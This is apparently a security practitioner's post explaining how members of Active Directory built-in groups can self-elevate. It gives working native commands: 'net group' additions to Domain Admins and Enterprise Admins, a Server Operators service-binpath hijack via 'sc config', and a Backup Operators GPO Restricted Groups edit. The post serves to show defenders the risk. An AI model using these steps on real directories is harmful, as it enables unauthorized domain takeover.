Active Directory Built-In Groups Self-Elevation

The Microsoft Best Practices for Securing Active Directory is very clear and unambiguous about the risks of populating the built-in high-privilege groups in AD (Enterprise Admins, Domain Admins, Built-in Administrators, Backup Operators, Server Operators, Account Operators).

- "**Membership in the Enterprise Admins, Domain Admins, or Administrators groups in Active Directory is required only temporarily and infrequently** in an environment that implements least-privilege approaches to daily administration."
- "... a member of any of the three groups [EA, DA, BA] can manipulate the directory to gain membership in any of the other groups. In some cases, it is trivial to obtain membership in the other groups, while in others it is more difficult, but **from the perspective of potential privilege, all three groups [EA, DA, BA] should be considered effectively equivalent**."
- "In a properly designed and implemented delegation model, **Domain Admins membership should be required only in "break glass" scenarios** (such as situations in which an account with high levels of privilege on every computer in the domain is needed)."
- "**EA membership is required only when first constructing the forest or when making certain forest-wide changes** such as establishing an outbound forest trust."

However, there's a dearth of clear information on exactly how members of privileged groups can self-elevate, so as a thought experiment, here are the easiest methods I can think of for groups to self-elevate (or elevate others) using native always-available commands (default Windows Server 2012R2 forest/domain). That is, there's no downloading external scripts/executables/modules. And this covers elevation only; service disruption is a given, since almost all the privileged groups have rights to shut down domain controllers.

Built-In Administrators (BA) elevate to Domain Admins (DA)

Note that Domain Admins get almost all rights by being members of the Built-In Administrators group. A member of the BA group simply adds the desired user to DA. Absolutely trivial.

```
net group "Domain Admins" %username% /DOMAIN /ADD
```

Built-In Administrators (BA) elevate to Enterprise Admins (EA)

Note that Enterprise Admins get almost all rights by being members of the Built-In Administrators group. In the forest root domain:

```
net group "Enterprise Admins" %username% /DOMAIN /ADD
```

Server Operators elevate to EA/DA/BA

Server Operators can modify the properties of certain services. The Computer Browser ("browser") service is disabled by default and can easily be changed to run a command as System, which on DC's has permissions to modify the built-in administrative groups.

```
C:\>sc sdshow browser

D:(A;;CCLCSWLOCRRC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SO)(A;;CCLCSWRPWPDTLOCRRC;;;SY)S:(AU;
```

Here we see that Server Operators ("SO") can write all properties ("WP") for the browser service. Change the browser service properties to call "net group" instead.


```
C:\>sc config browser binpath= "C:\Windows\System32\cmd.exe /c net group \"Enterprise Admins\" %username% /DOMAIN /ADD" type= "sha
[SC] ChangeServiceConfig SUCCESS

C:\>sc start browser
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.
```

Success: user added to "Enterprise Admins"

A number of services on domain controllers allow Server Operators to modify them:



Member of Backup Operators elevate to Administrators

The sole purpose of the BO group is to back up and restore domain controllers (or any part thereof), so that's what we'll do.

Get the SID of the target user account:

```
C:\>dsquery user -name %username% | dsget user -sid
  sid
  S-1-5-21-2079967355-3169663337-3296943937-1111
dsget succeeded
```

As member of Backup Operators group, copy the Default Domain (or other applicable) GPO to a temporary location (e.g. your Desktop):

```
C:\Windows\SYSVOL\domain\Policies\{*}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf
```

Edit or add the Restricted Groups values, adding the SID of your account to the desired group (e.g. "S-1-5-32-544" == "Built-In Administrators"):

```
[Group Membership]
*S-1-5-32-544__Memberof =
*S-1-5-32-544__Members = <etc etc etc>,*S-1-5-21-2079967355-3169663337-3296943937-1111
```

Back the file up.

Restore the file and redirect it to the real SYSVOL location, overwriting the existing GPO.

Wait for GP refresh. Success.

Wrap-up

I don't see an obvious way for a member of Print Operators to elevate on a native system, even considering they're allowed to load and unload device drivers. Who installs print drivers on domain controllers anyway???

- Microsoft: "**If the user has administrative rights in the directory by membership in the Enterprise Admins, Domain Admins, or Administrators groups in Active Directory, the attacker can extract the domain credentials and use them to compromise the**

entire AD DS domain or forest, without needing to compromise any other computer in the forest."

Regards,

Jason Filley